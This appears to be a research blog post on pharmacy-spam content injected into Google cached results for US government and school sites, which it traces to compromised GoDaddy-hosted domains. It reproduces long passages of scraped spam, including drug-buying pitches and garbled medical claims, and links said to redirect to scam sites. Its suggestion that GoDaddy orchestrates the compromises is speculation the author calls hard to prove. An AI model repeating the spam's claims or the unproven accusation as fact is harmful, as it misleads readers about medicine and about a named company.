
Prescribed for the treatment of impotency in men, it has proved safe and effective in enabling men achieve and maintain an erection during sexual

So did a domain that still has a Flash banner on the homepage to this day and other extremely dated content/language, which was compromised on December 17, 2021 (13 days ago as of this writing) according to the Google cached search results, suddenly fix this problem and remove the compromised content? Or is something else happening here?)

When researching these GoDaddy WordPress domain compromises, I've consistently seen results and timing like this, where the facts allude to a website that has not cleaned up their own messes, so either GoDaddy is quietly updating client domains and cleaning up compromises (which is always one possible reason), or the spam compromises on these domains are "unpublishing compromises" and breaking redirects in unique ways? There are many indicators that some type of orchestration like this is taking place, but it's quite tough to prove!.. But more details below...

# Numerous government domains are hosting injected content for "Canadian Pharmacy" scammers documented in Google cached results – attacks active as of December 31, 2021

There are also higher quality government domains which seem to be "attacked" via GoDaddy WordPress Managed websites (and other GoDaddy managed websites) so that the domains appear to be hosting "Canadian pharmacy" scam content. And across these higher quality government websites attacked by this vulnerability, a common theme is that the malicious content is almost always "injected" into PDF files/URLs – this is very odd!



Each of the results above are for PDF files, which look totally normal when you view them directly, like via these links:

- <a href="https://www.mccracken.kyschools.us/Downloads/measurementman.pdf">https://www.mccracken.kyschools.us/Downloads/measurementman.pdf</a>
- <a href="https://www.mccracken.kyschools.us/Downloads/4hexagondragons.pdf">https://www.mccracken.kyschools.us/Downloads/4hexagondragons.pdf</a>

- <a href="https://www.mccracken.kyschools.us/Downloads/Pascals%20Pumpkins.pdf">https://www.mccracken.kyschools.us/Downloads/Pascals%20Pumpkins.pdf</a>
- <a href="https://www.mccracken.kyschools.us/Downloads/Pascals%20Penguins2.pdf">https://www.mccracken.kyschools.us/Downloads/Pascals%20Penguins2.pdf</a>

But for each of these 4 links, if you click on the "Google cached results" for these same PDF files, a GoDaddy & Google content injection secret is revealed:

- <a href="https://www.mccracken.kyschools.us/Downloads/measurementman.pdf">https://www.mccracken.kyschools.us/Downloads/measurementman.pdf</a>
  - http://webcache.googleusercontent.com/search?
     q=cache:mjgX6xRPccEJ:www.mccracken.kyschools.us/Downloads/measurement
     man.pdf+&cd=11&hl=en&ct=clnk&gl=us
  - This is Google's cache of http://mathwire.com/measurement/measurementman.pdf.
- https://www.mccracken.kyschools.us/Downloads/4hexagondragons.pdf
  - https://webcache.googleusercontent.com/search?
     q=cache:V9eiJdm\_tOsJ:https://www.mccracken.kyschools.us/Downloads/4hexag
     ondragons.pdf+&cd=10&hl=en&ct=clnk&gl=us
  - This is Google's cache of http://mathwire.com/problemsolving/4hexagondragons.pdf.
- <a href="https://www.mccracken.kyschools.us/Downloads/Pascals%20Pumpkins.pdf">https://www.mccracken.kyschools.us/Downloads/Pascals%20Pumpkins.pdf</a>
  - http://webcache.googleusercontent.com/search?
     q=cache:zH5gxaN0GWEJ:www.mccracken.kyschools.us/Downloads/Pascals%25
     20Pumpkins.pdf+&cd=9&hl=en&ct=clnk&gl=us
  - This is Google's cache of http://mathwire.com/seasonal/pascalspumpkins.pdf.
- <a href="https://www.mccracken.kyschools.us/Downloads/Pascals%20Penguins2.pdf">https://www.mccracken.kyschools.us/Downloads/Pascals%20Penguins2.pdf</a>
  - http://webcache.googleusercontent.com/search?
     q=cache:QcxtSr7nS48J:www.mccracken.kyschools.us/Downloads/Pascals%2520
     Penguins2.pdf+&cd=8&hl=en&ct=clnk&gl=us
  - This is Google's cache of http://mathwire.com/seasonal/pascalspenguins2.pdf.

For all of the URIs highlighted in red above, if you navigate to them directly, or by clicking on the URIs on the Google cached results pages, you should see "sporadic redirections" where sometimes the first click will redirect, and then the next few will break, or the other way around like in this example video:

So what you see here in this video and across this Kentucky public school web domain of "<a href="mccracken.kyschools.us"">mccracken.kyschools.us</a>", is a very unique content injection that by all accounts is originating from the domain "Mathwire.com" – which as you guessed it, is another GoDaddy hosted domain:



Now, I want to make sure it's clear these findings that keep randomly pointing to GoDaddy are not false positives – there is no purposeful effort to only highlight domains this is happening to which are also connected to GoDaddy – something is just very wrong with GoDaddy right now, and it seems to have been happening for months if not years.

Across this "mathwire.com" domain, as is the case on all the GoDaddy domains "attacking U.S. government resources" you will find significant amounts of "Canadian pharmacy" scammer content injected into pages like in this screenshot:



site:mathwire.com viagra







Tools

Q All Ø Shopping La Images La News News Videos : More

Page 3 of about 255 results (0.86 seconds)

http://www.mathwire.com > problemsolving -

#### Viagra free sample, Best prices on viagra - Mathwire Online ...

Eligard Prozac Paxil Aldactone Valium Xanax Tagamet Lopressor Coreg Flomax Neurological and nerve disorders Neurological **viagra** and nerve disorders can ...

http://mathwire.com > routines > morning \*

#### Comprar viagra, Viagra online pharmacy - Mathwire.com

Where can i buy real **viagra**. How Other Erection Health Medications Compare With a range of medications, you can be ready for spontaneous romance. He later ...

http://www.mathwire.com > algebra > intEli \*

### Buy viagra onli, Viagra femele - Mathwire Online Pharmacy ...

You too can benefit from **Viagra** pills and ensure that the drugs you order **viagra** are shipped free of charge to the destination of your choice. Erection ...

http://mathwire.com > writing > writing1 \*

#### Viagra alternatives, Viagra professional - Mathwire Online ...

Also, men who have certain other health **viagra** conditions shouldn't take **Viagra**. However, herbal remedies aren't as safe **viagra** as prescription drugs. Next day ...

http://mathwire.com > glyphs > penglyph \*

#### Viagra overnight, Viagra compare prices - Mathwire Online ...

Men with diabetes have a greater risk of developing priapism - a dangerous case of a doctor viagra from the UK's National Health program who was testing an ...

http://mathwire.com > whohas \*

#### Discounted cialis, Buy cialis canada pharmacy - Mathwire.com

Modern treatment for erectile dysfunction With today's erectile dysfunction drugs, such as Viagra, some men like to experiment with natural thatnts. Study ...

http://mathwire.com > games > multgames \*

#### Mathwire Online Pharmacy. Best Prices!

Comparel evitra to **viagra**, Discount **viagra** order **viagra** discount **viagra** ... In addition, your doctor might prescribe an oral medication like **Viagra**.

http://mathwire.com > new

#### Compare cialis prices, Exercise on cialis - Mathwire.com

Requiring a prescription for **Viagra** also gives your doctor the opportunity to cialis try to get to the root of those mental issues. Cost of Screenings Based ...


http://mathwire.com > archives > mar09 •

Viagra canada prescription. How viagra works - Mathwire.com

But as shown previously, somehow the results for Mathwire.com are being "mapped" to the mccracken.kyschools.us domain via Google cached search results, and showing up within Google search results in ways to illicit clicks, which can lead to unexpected redirects into malicious content, as shown in the first video on this page.

Specifically, the Mathwire.com domain seems to be attacking at least one other U.S. government domain @ <a href="mailto:bce.rcs.k12.tn.us">bce.rcs.k12.tn.us</a> which you can see via these search results — but there is only one "mapped file" which currently breaks during tests attempting to navigate directly to it or via the Google search results @

http://www.bce.rcs.k12.tn.us/teachers/stemc/web\_page/Games/money.pdf



People also ask :


<u>Google's cached version</u> of the malicious content injection on bce.rcs.k12.tn.us via Mathwire.com content is currently available and also <u>here on the Way Back Machine</u>. If you click on any of the links within the cached page, you will likely be redirected to a "Canadian pharmacy" scam website, as experienced during tests.

So one GoDaddy compromised domain is attacking 2 separate U.S. public school domains with injected content? Odd!

# Other Important Government Domains Showing Malicious Google Search Results via Injected Content from Compromised GoDaddy Domains


The FCC website has been attacked by at least 2 separate GoDaddy websites, and parts of this speak to an operator who "turns off" an exploit to further hide their compromised networks.


In the Google search results below, the first result shows a cached content attack from a "NAN World" website against this FCC PDF @ <a href="https://ecfsapi.fcc.gov/file/7021030810.pdf">https://ecfsapi.fcc.gov/file/7021030810.pdf</a> which does \*not\* have any Google cached versions of the page – only a small remnant of this "attack" exists in Google search results and it will disappear in a few weeks.




The second result is a spam submission PDF promoting scam websites (the FCC has a big separate problem with this), and this is seemingly "not" related to the GoDaddy injections.

The third result links to a PDF @ <a href="https://ecfsapi.fcc.gov/file/7021237449.pdf">https://ecfsapi.fcc.gov/file/7021237449.pdf</a> which indicates it's from a law firm "Andrew Seybold" in the document itself – yet the Google cached search results indicate the content injection into this FCC government search result \*also\* comes from the domain "AndrewseyBold.com"






And as-expected, upon checking, this "AndrewseyBold.com" is hosted on GoDaddy:



Within this malicious content mapped from a lawyers GoDaddy website into the FCC domain (potentially via a separate CMS vulnerability in the FCC system), you will find phrases like "SUD-003 produced systemic exposure that was 40 percent greater" within the malicious content, which can be found on hundreds of other domains compromised by these same scammers:



https://steeplechasebiketour.org > 5-mile-walkride :

How to take levitra, levitra vardenafil without a prescription

If ED is posing a problem for you, treatment with Viagra, its generic equivalent, sildenafil citrate, or another oral ED medication, that means making sure you' ...

http://www.southafricasafariblog.com > ... :

Cialis prescriptions, Brand cialis prices - Southafricasafariblog ...

C utting-edge shockwave therapy could provide a longer lasting treatment for erectile


From Google search @ <a href="https://www.google.com/search?q=%22SUD-003+produced+systemic+exposure+that+was+40+percent+greater%22">https://www.google.com/search?q=%22SUD-003+produced+systemic+exposure+that+was+40+percent+greater%22</a>


The "Institute of Education Services," a U.S. government service was compromised via a similar content injection via Google cached search results – through a domain "educationaldatamining.org" which as you can guess – is another GoDaddy domain. Screenshots for proof:

<u>Cialis samples free, Discounted cialis 20 mg – Educational ...</u>

https://files.eric.ed.gov > fulltext


by S Doroudi  $\cdot$  Cited by 19 — Viagra and the other erectile dysfunction drugs to win approval by the Food and generic cialis canada Drug Administration, is a relatively fast-acting ...






# CDC attacked by GoDaddy domains to push "Canadian Pharmacy" scammer content in Google search results


The CDC has been attacked by at least 2 GoDaddy domains to inject spammer content into cached CDC search results on Google, from the domain bioethicsinstitute.org and prioritypassports.com.






# NOAA Government Website Attacked by Godaddy domain "Nefmc.org" to inject malicious spam content

The cached content on this domain from Google has already been removed, so the remnants of this attack are only visible in search results:





But the NEFMC.org domain which is referenced in the NOAA compromised search result page titles, also has the same spam content, which is taken down on their domain right now too:

# Viagra 125 mg, Cheap pfizer viagra - NEFMC


A prescription is necessary to buy Viagra, which can be ordered online from drug shop.com. Viagra, the blockbuster drug that has been used to treat altitude ...

http://archive.nefmc.org > actions > motions :

# Levitra vs viagra, Prices on viagra 100 mg - NEFMC

Generic viagra us pharmacy · Canada viagra · Generic viagra samples · Generic viagra pill Buy viagra without a prescription · Feedback · Chargeback Policy · Quality

The New Jersey Court system website at "www.njcourts.gov" was attacked with a content injection by one GoDaddy website "appellatelaw-nj.com" shown below and captured in Google Cach (<u>currently here</u>) – the Way Back Machine couldn't save this Google cached page for some reason.



This is Google's cache of http://appellatelaw-ni\_com/wp-content/uploads/2017/02/Serico-v.-Rothberg.pdf. It is a snapshot of the page as it appeared on Oct 20, 2021 04:33:32 GMT. The current page could have changed in the meantime. Learn more.

Full version Text-only version View source

Tip: To quickly find your search term on this page, press  $\mathsf{Ctrl+F}$  or  $\mathsf{\Re ext{-}F}$  (Mac) and use the find bar

<u>viagra pfizer price</u>

Subil

- generic viagra woman
- compare prices cialis 20mg

### <u>best viagra prices canada</u>

viagra com where to buy cialis over the counter viagra reviews critique dosage cialis how to get cialis in canada viagra and woman viagra prescriptions without medical generic cialis tadalafil herbal viagra retailers cheap viagra from canada

free cialis offer

best place to buy generic viagralow cost cialis

#### Viagra reviews critique, Viagra solid fod

#### How long does a viagra pill last

Cunningham characterized the study's findings that T-replacement improved three key measures of sexual function - desire, sexual activity, and erectile function - as "pretty remarkable, particularly when you're dealing with ED symptoms. The answer The answer, says McCullough is communication. "The one thing a woman should never do is buy Viagra (or something claiming to be Viagra) from an un-vetted online source. The prices of Viagra and its generic equivalent, sildenafil citrate, goes for \$45 to \$50 for a 100-milligram tablet, the highest-strength tablet available. Getting the most out of Cialis depends to a large extent on your tolerance for risk. Researchers say endangered species, commonly used to treat erectile dysfunction, are the most counterfeited drugs in the UK have decreased in price and lost some of their stigma, the number of men who are treated. \*Because, in the past, men have generally been unwilling to talk about their problem or seek treatment, erection problems has been underreported. Some doctors believe that number is low, but the 15-year-old medication has made a name for himself as a prolific dunker who dominated games with his athletic ability. He took his Cialis pill, and fifteen minutes later, viagra I had her handcuffed to the headboard. When the brain is alerted to physical stimuli to the penis viagra is possible in the presence of sexual stimulation. It's a common problem, and viagra there

#### Buy viagra australian

According to a study published in the February 2018 edition of Harvard Men's Health Watch, sexual activity falls into the category of moderate aerobic activity and is on a par with brisk walking. Chan School of Public Health have found that men who take PDE5 inhibitors are generally more health-conscious and thus more likely to consult a doctor on a regular basis. Even home environments can affect one's desire to have sex. In past research, scientists found that in some cases lifestyle viagra changes allow men to reverse erectile dysfunction. I found the "Cliff Notes" version of the story, the "More Information Than I Needed" version, and in the FDA. It's embarrassing, it's saddening, and it's scary. Eat lots of fresh fruits and vegetables, whole grains, and fish, and keep consumption of refined grains and red meats to a minimum. That means future rulings in multiple pending cases in lower federal courts . . . will clarify the Supreme Court's language, which is considered the law, of the land, you can eventually expect some of those myths and the actual facts behind them.

#### Viagra hom eoffice toronto

While sildenafil citrate failed to impress as a treatment of last resort. Penile Implants: These surgically implanted prostheses come in two basic varieties: inflatable and semi-rigid. The study, published in a 2013 issue of "The Journal of Sexual Medicine," researchers reported that a study simulating marijuana use by activating cannabinoid receptors in rats and rabbits (which are surprisingly similar to humans in terms of physiology), caused erections. Genuine Viagra manufactured by Pfizer is available from drug shop.com, with speedy, discreet shipping, providing the ultimate in convenience, drug shop.com is terms of physiology), caused erections. Genuine Viagra manufactured by Pfizer is available from drug shop.com, with speedy, discreet shipping, providing the ultimate in convenience, drug shop.com is terms of physiology), caused erections. Webster's New World College Dictionary defines "serendipity" as "luck, or good fortune, in finding something good accidentally." It's doubtful, however, that the first viagra man to discover the erection-friendly side effects of a potentially fatal spider bite considered his find to have been that serendipitous. Analysis of the actual impact of filibanserin on viagra women's weight has revealed surprising results. Men who combined a flavonoid-rich diet with regular exercise appeared to benefit even more, with a reduction in viagra risk of erectile dysfunction and possible treatments for the condition, including Cialis, Viagra and Levitra. However, Viagra and similar medications are a temporary solution.

#### Female free sample viagra

In all, there were 2.4 viagra million pills. You just need to come prepared - both viagra individually and as a couple. A lot of men deal with excess weight, particularly when it's carried in the abdominal area,





http://appellatelaw-nj.com > uploads > 2019/01 > All-the-...

#### Viagra samples videos, Viagra rite aid - Appellatelaw-nj ...

**Viagra** has been around for 15 years. Sildenafil had originally been developed as a medication intended to treat high blood pressure and angina in both women and ...

http://appellatelaw-nj.com > supreme-court-will-review-ca...

#### Appellatelaw-nj Canadian Pharmacy. Secure and Anonymous!

Ordering **Viagra** through a credible site like drug shop.com is a secure and discreet way to get the help that you need with maximum convenience.

http://appellatelaw-nj.com > supreme-court-of-pennsylvan...

#### Professional viagra, Viagra uk without prescription - Appellate ...

It's still owned and manufactured **viagra** by Pfizer Pharmaceuticals. One of the most popular approaches to dealing with ED. Treatment Here are some simple tips ...

http://appellatelaw-nj.com > Serico-v.-Rothberg.pdf 📑

#### Viagra reviews critique, Viagra solid fod - Appellatelaw-nj ...

The prices of **Viagra** and its generic equivalent, sildenafil citrate, goes for \$45 to \$50 for a 100-milligram tablet, the highest-strength tablet available.

http://appellatelaw-nj.com > uploads > 2019/02 > Casino-...

#### Brand viagra prices, Pills similar to viagra - Appellatelaw-nj ...

Only you can decide whether Stendra or **Viagra** works better for erectile dysfunction (ED). Pfizer as a Generic Manufacturer Though Pfizer will continue to ...

http://appellatelaw-nj.com > Konop-v.-Rosen.pdf

#### Viagrakaufen, Viagra facts - Appellatelaw-nj Canadian ...

Remember that Sexual Stimulation Is Necessary **Viagra** isn't a magic erection **viagra** pill that causes erections to spring to life spontaneously. However, in men ...

http://appellatelaw-nj.com > uploads > 2019/03 > Mond...

#### Fast cheap generic viagra, Wo zu kaufen viagra - Appellate ...

How the Daily Pills Work As the name implies, the daily formulations of **viagra** Cialis and tadalafil are designed to be taken every day.

21 pages

http://appellatelaw-nj.com > uploads > 2018/06 > Bows...

#### Best canadian pharmacy for viagra, Viagra cheap - Appellate ...


The drug is currently believed to reduce the severity of ED symptoms, and, if indicated, drugs such as **Viagra** or Cialis can be taken to ensure they're ...

13 pages

http://appellatelaw-nj.com > United-States-v.-Reese.pdf 📑

#### Best place to buy generic viagra, Low cost generic viagra

Viagra and Cialis are two of the best viagra selling lifestyle drugs in ... A: Viagra does not create an erection, but makes it possible for men with ...



## Compromises being turned on and off?

As of this research being written, there are dozens of government domains with content injection attacks from compromised GoDaddy domains.

The attacks seem to "turn on and off" without always being fixed by domain admins – and high priority domains are being attacked by multiple GoDaddy compromised websites, alluding to special targeting of higher quality domains.


Some additional domains and brief details about how they are compromised are inclkuded below. Each of these can be "site searched" on Google to gather additional details.

